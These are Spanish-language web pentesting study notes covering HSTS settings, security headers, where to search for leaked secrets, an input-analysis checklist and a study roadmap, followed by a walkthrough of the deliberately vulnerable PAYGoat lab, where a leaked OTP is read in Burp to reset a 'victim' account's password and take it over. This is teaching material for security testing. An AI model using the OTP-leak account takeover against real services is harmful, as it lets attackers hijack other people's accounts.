"Para este sitio, utiliza HTTPS y no vuelvas a intentar HTTP durante este período."

● 1. HSTS inseguro o débil

Caso 1: max-age=0

Strict-Transport-Security: max-age=0

Esto prácticamente **desactiva HSTS**.




Caso 2: max-age demasiado corto

Por ejemplo:

Strict-Transport-Security: max-age=300

Son solamente **5 minutos**.




No necesariamente es una vulnerabilidad crítica, pero es una política débil comparada con una configuración de largo plazo.

Caso 3: No incluir subdominios

Strict-Transport-Security: max-age=31536000

El dominio principal queda cubierto:



pero:


- api.example.com
- admin.example.com
- test.example.com

no necesariamente quedan cubiertos por esa política.

● 2. Configuración aceptable

Strict-Transport-Security: max-age=31536000

Esto significa:



Es una configuración razonable.


Pero puede ser mejor dependiendo de la arquitectura.

3. Configuración robusta

Una configuración típica fuerte sería:

Strict-Transport-Security: max-age=31536000; includeSubDomains

Visualmente:



4. HSTS con preload

Puedes encontrar:

Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

Esto indica la intención de que el dominio pueda formar parte del mecanismo de **HSTS Preload** de los navegadores.

Pero aquí hay una precisión importante:

Poner preload en el header **no significa automáticamente que el dominio esté realmente precargado en los navegadores.**

Para cumplir los requisitos habituales de preload se necesitan condiciones adicionales, y debes comprobar el estado del dominio en el servicio/lista correspondiente.

5. ¿Cómo lo revisas en Burp?

En:

Burp Suite → Proxy → HTTP history → Response

buscas:

HTTP/1.1 200 OK

Content-Type: text/html

Strict-Transport-Security: max-age=31536000; includeSubDomains

● Buena señal.

● **Ejemplos que levantarían una bandera**

Strict-Transport-Security: max-age=0

● HSTS desactivado.

Strict-Transport-Security: max-age=60


● Duración extremadamente corta.

Strict-Transport-Security: max-age=31536000

● Puede estar bien, pero debes comprobar si los subdominios también necesitan estar protegidos.

🚧 **Pero aquí está lo más importante para un pentester**


No hagas esto:




Eso es incorrecto.

Debes comprobar **qué ocurre realmente con HTTP**.

Por ejemplo:



Si HTTP sigue disponible y permite transmitir información sensible:



el hallazgo tiene mucha más relevancia.

Diferencia que debes recordar

Redirección HTTP → HTTPS

HTTP/1.1 301 Moved Permanently
Location: https://example.com

Esto dice:

"Servidor, redirige al usuario."

HSTS


Strict-Transport-Security: max-age=31536000

Esto dice:

"Navegador, durante este período **no utilices HTTP para este sitio.**"
Son mecanismos diferentes.

★ Tu chuleta de pentester

Strict-Transport-Security



Una configuración que normalmente te gustaría encontrar:

Strict-Transport-Security: max-age=31536000; includeSubDomains

Y si la organización ha decidido usar HSTS Preload y cumple sus requisitos:

Strict-Transport-Security: max-age=31536000; includeSubDomains; preload


Regla de oro: HSTS se evalúa junto con **TLS + redirecciones HTTP→HTTPS + cookies Secure**. No lo analices aislado.

CSRF Token

Una defensa clásica:

```
<input type="hidden"
  name="csrf_token"
  value="RANDOM_VALUE">
```

La aplicación verifica:



X-Content-Type-Options

Ejemplo:

X-Content-Type-Options: nosniff

Ayuda a evitar que el navegador intente "adivinar" tipos MIME de determinadas respuestas.
Normalmente:

● nosniff
es la opción esperada.

X-Frame-Options

Ejemplo:

X-Frame-Options: DENY

Ayuda a evitar que una página sea cargada dentro de: <iframe>

Esto ayuda contra determinados ataques de **Clickjacking**.


También puedes encontrar CSP:

Content-Security-Policy: frame-ancestors 'none'

Clickjacking

Imagina:

Página atacante



El usuario cree que pulsa una cosa, pero realmente interactúa con otra página superpuesta.

Defensas:

- X-Frame-Options
- CSP frame-ancestors

Secrets

Debes buscar:

- API keys
- Passwords
- JWT secrets
- Cloud credentials
- Private keys
- Database credentials
- Tokens

en:

- HTML
- JavaScript
- Git
- .git/
- APIs
- Backups
- Logs
- Error messages
- Configuration files
- Docker files


Information Disclosure

Ejemplos:

- Server: Apache/2.4.x
- X-Powered-By: PHP/8.x

No todo disclosure es automáticamente vulnerabilidad.

Debes preguntar:



Por ejemplo:

Server: nginx

normalmente tiene menor impacto que:

DB_PASSWORD=...

Métodos HTTP peligrosamente habilitados

Puedes encontrar:

- OPTIONS
- TRACE
- PUT
- DELETE
- PATCH

Pero:

Que estén habilitados no significa automáticamente vulnerabilidad.

Ejemplo:

PUT /api/profile

Puede ser perfectamente legítimo.

Lo importante:

- ¿Está autorizado?
- ¿Está autenticado?
- ¿Está correctamente validado?
- ¿Puede modificar recursos indebidos?

Security Headers: tu checklist mental

Cuando abras Burp → HTTP history → Response:

HTTP/1.1 200 OK

Content-Security-Policy: ?

Strict-Transport-Security: ?

X-Content-Type-Options: ?

X-Frame-Options: ?

Referrer-Policy: ?

Permissions-Policy: ?

Set-Cookie: ?

Después:

Server: ?

X-Powered-By: ?

CORS: ?

Cache-Control: ?

Esto debería convertirse en hábito.

Cache-Control

Información sensible:

Cache-Control: no-store

puede ser apropiado.

Especialmente para:

- Passwords
- Tokens
- Datos bancarios
- Información personal
- Sesiones

Debes entender:

- Browser cache
- Proxy cache
- CDN cache
- Server cache

porque pueden aparecer vulnerabilidades de **Web Cache Poisoning** o **Web Cache Deception**.

La pregunta que debes hacerte ante TODO input

Esta es probablemente la lección más importante.

Cuando encuentres:

- ?id=
- ?name=
- ?file=
- ?url=
- ?redirect=
- ?user=
- ?role=
- ?price=
- ?quantity=

pregúntate:

1 ¿Quién controla esto?

- Usuario
- Atacante
- Servidor

2 ¿Dónde termina?

- HTML
- SQL
- Filesystem
- Command
- Template
- URL
- LDAP
- XML
- API

3 ¿Cómo se interpreta?

- Dato
- Código
- Ruta
- Comando
- HTML

- JavaScript

4 ¿Existe validación?

- Client-side
- Server-side

5 ¿Existe autorización?

¿Puedo hacer esto?

6 ¿Existe encoding?

- HTML encoding
- URL encoding
- JSON encoding
- SQL parameterization

7 ¿Cuál es el impacto?

- Lectura
- Modificación
- Ejecución
- Escalación
- Acceso a datos
- Account takeover
- RCE

Tema	Debes reconocer	Pregunta del pentester
HTTP	Requests/responses	¿Qué controla el cliente?
HTTPS/TLS	TLS 1.2/1.3	¿Está cifrado correctamente?
Cookies	Secure/HttpOnly/SameSite	¿Cómo se protege la sesión?
Sessions	IDs/expiry/logout	¿Puedo secuestrar/reutilizar sesión?
CSRF	Tokens/SameSite	¿Puedo provocar acciones?
XSS	Reflected/Stored/DOM	¿Se ejecuta input controlado?
SQLi	Queries	¿Input llega al SQL?
Command Injection	OS commands	¿Input llega al shell?
Path Traversal	Filesystem	¿Puedo salir del directorio?
Upload	Files	¿Puedo subir algo ejecutable?
IDOR/BOLA	Object IDs	¿Puedo acceder a otro objeto?
Auth	Login	¿Puedo autenticarme indebidamente?
Authorization	Permissions	¿Puedo hacer algo que no debería?
JWT	Claims/signature	¿Se valida correctamente?
CORS	Origins	¿Puede otro origen leer datos?
CSP	Script policy	¿Reduce impacto de XSS?
HSTS	HTTPS enforcement	¿Se fuerza HTTPS?
Clickjacking	iframe	¿Puede embeberse la página?
SSRF	Server requests	¿Puedo hacer que el servidor acceda?
XXE	XML parser	¿Acepta entidades externas?
SSTI	Templates	¿Input se interpreta como plantilla?
Deserialization	Objects	¿Se deserializan datos no confiables?
Rate limit	Requests	¿Puedo automatizar ataques?
Cache	Proxy/browser/CDN	¿Se puede almacenar información incorrectamente?
Business Logic	Flujo	¿Puedo romper las reglas?
Race Condition	Concurrencia	¿Dos acciones simultáneas rompen el estado?
HTTP Smuggling	Proxy/backend	¿Interpretan diferente la request?

Orden sugerido de estudio

NIVEL 1 — FUNDAMENTOS

- |
- |— HTTP
- |— HTTPS
- |— TLS
- |— Cookies
- |— Headers
- |— Sessions
- └ Browser Same-Origin Policy



NIVEL 2 — VULNERABILIDADES CLÁSICAS

- |
- |— XSS
- |— CSRF
- |— SQL Injection
- |— Command Injection
- |— Path Traversal
- |— File Upload
- └ Open Redirect



NIVEL 3 — CONTROL DE ACCESO

- |
- |— Authentication
- |— Authorization
- |— IDOR/BOLA
- |— Session attacks
- └ JWT



NIVEL 4 — APIs

- |
- |— REST
- |— JSON
- |— CORS
- |— OAuth
- |— API authorization
- |— Mass Assignment
- └ Rate limiting
- |



NIVEL 5 — AVANZADO

|

├— SSRF

├— XXE

├— SSTI

├— Deserialization

├— Cache attacks

├— Request Smuggling

└ HTTP/2

|



NIVEL 6 — PENTESTER REAL

|

├— Business Logic

├— Race Conditions


├— Chaining

├— Privilege Escalation

└ Exploit development

PAYGOAT

FINANCIAL LOGIC & TRANSACTION EXPLOITATION



Repositorio: <https://github.com/stuxctf/PAYGoat>

PAYGoat es una aplicación bancaria deliberadamente defectuosa creada con fines educativos y de investigación.

Permite a los desarrolladores, piratas informáticos éticos e investigadores de seguridad explorar y comprender las vulnerabilidades de la lógica empresarial del mundo real en un entorno financiero simulado y seguro.

Descripción general del proyecto


PAYGoat se centra en vulnerabilidades que los escáneres tradicionales y las herramientas de análisis estático suelen pasar por alto, en particular fallas de lógica empresarial como:

- Manejo inadecuado de la balanza
- Omisiones de autorización
- Control de acceso a nivel de objeto roto (BOLAC)
- Manipulación del saldo negativo
- Condiciones de carrera
- Manipulación de tipos de cambio e identificadores de cuentas

La aplicación incluye características bancarias típicas como:

- Registro e inicio de sesión de usuario (basado en JWT)
- Gestión del saldo de la cuenta (USD y EUR)
- Transferencias de fondos entre usuarios
- Actualizaciones de perfil
- Manejo de datos de tarjetas de crédito
- Lecciones de varias etapas para el aprendizaje de la vulnerabilidad

Creamos 2 cuentas atacante y victima para este lab.



Fuga de OTP en la respuesta

🛡️ Categoría OWASP: A07:2021 - Fallas de identificación y autenticación


🌿 Categoría CWE: CWE-200: Exposición de información confidencial a un actor no autorizado

Algunas aplicaciones envían contraseñas de un solo uso (OTP) como parte de la respuesta HTTP después de que un usuario solicita autenticación por teléfono o correo electrónico. Este comportamiento filtra información confidencial directamente al cliente y socava todo el mecanismo OTP.


Flujo típico:

- Un usuario ingresa su teléfono o correo electrónico para solicitar una OTP.
- El servidor genera la OTP y la incluye en la respuesta, junto con un mensaje de éxito.
- La misma OTP también se envía al usuario por SMS o correo electrónico.
- Es posible que esta fuga no sea obvia en la interfaz de usuario, pero es claramente visible al inspeccionar el tráfico de la red o al usar herramientas como Burp Suite.

Para aprovechar esta oportunidad debemos conocer el número de teléfono de la víctima.



Clic en Forgot Password.



PAYGOAT BANK

Username

Password


☐ Login empresarial

LOGIN


Forgot Password? Register

PAYGOAT Banking Platform


Interceptamos con Burp mientras ponemos el numero y damos clic en **send OTP**.



Enviamos la peticion a Repeater.



Una vez tenemos la petición en Repeater vemos la respuesta del servidor con el OTP de la víctima.




Vamos a la pagina e ingresamos el OTP obtenido, luego ingresamos la nueva contraseña que deseamos colocar.

The screenshot shows a 'Reset Password' form. It has two input fields: the first contains the OTP `1812` and the second contains the new password `123456789`. A `Reset Password` button is at the bottom.

Al intentar iniciar session con la contraseña anterior no podremos acceder ya que la cambiamos con el OTP anterior.

The screenshot shows a 'PAYGOAT BANK' login form. It displays an 'Incorrect password' error message. The username field contains `victima` and the password field contains `passwd321`. A `LOGIN` button is at the bottom. There are also links for `Forgot Password?` and `Register`.

Al ingresar las credenciales nuevas podemos ver que si ingresamos al perfil del usuario víctima.



💣 Impacto

- **Omisión de autenticación:** si un atacante puede activar la generación de OTP y leer la respuesta, puede iniciar sesión como usuario sin necesidad de acceder al teléfono o correo electrónico de la víctima.
- **Adquisición de cuentas:** sin un segundo factor que proteja la OTP, un atacante puede secuestrar cuentas fácilmente.
- **Desvío de flujo de control:** permite el uso de la funcionalidad protegida por OTP sin acceso al número de teléfono.

Generación de OTP con limitación de velocidad

🛡️ Categoría OWASP: A07:2021 - Fallas de identificación y autenticación


🌿 Categoría CWE: CWE-307: Restricción inadecuada de intentos de autenticación excesivos

Esta vulnerabilidad ocurre cuando una aplicación permite a los usuarios generar contraseñas de un solo uso (OTP) repetidamente sin imponer un límite de velocidad o un período de recuperación.

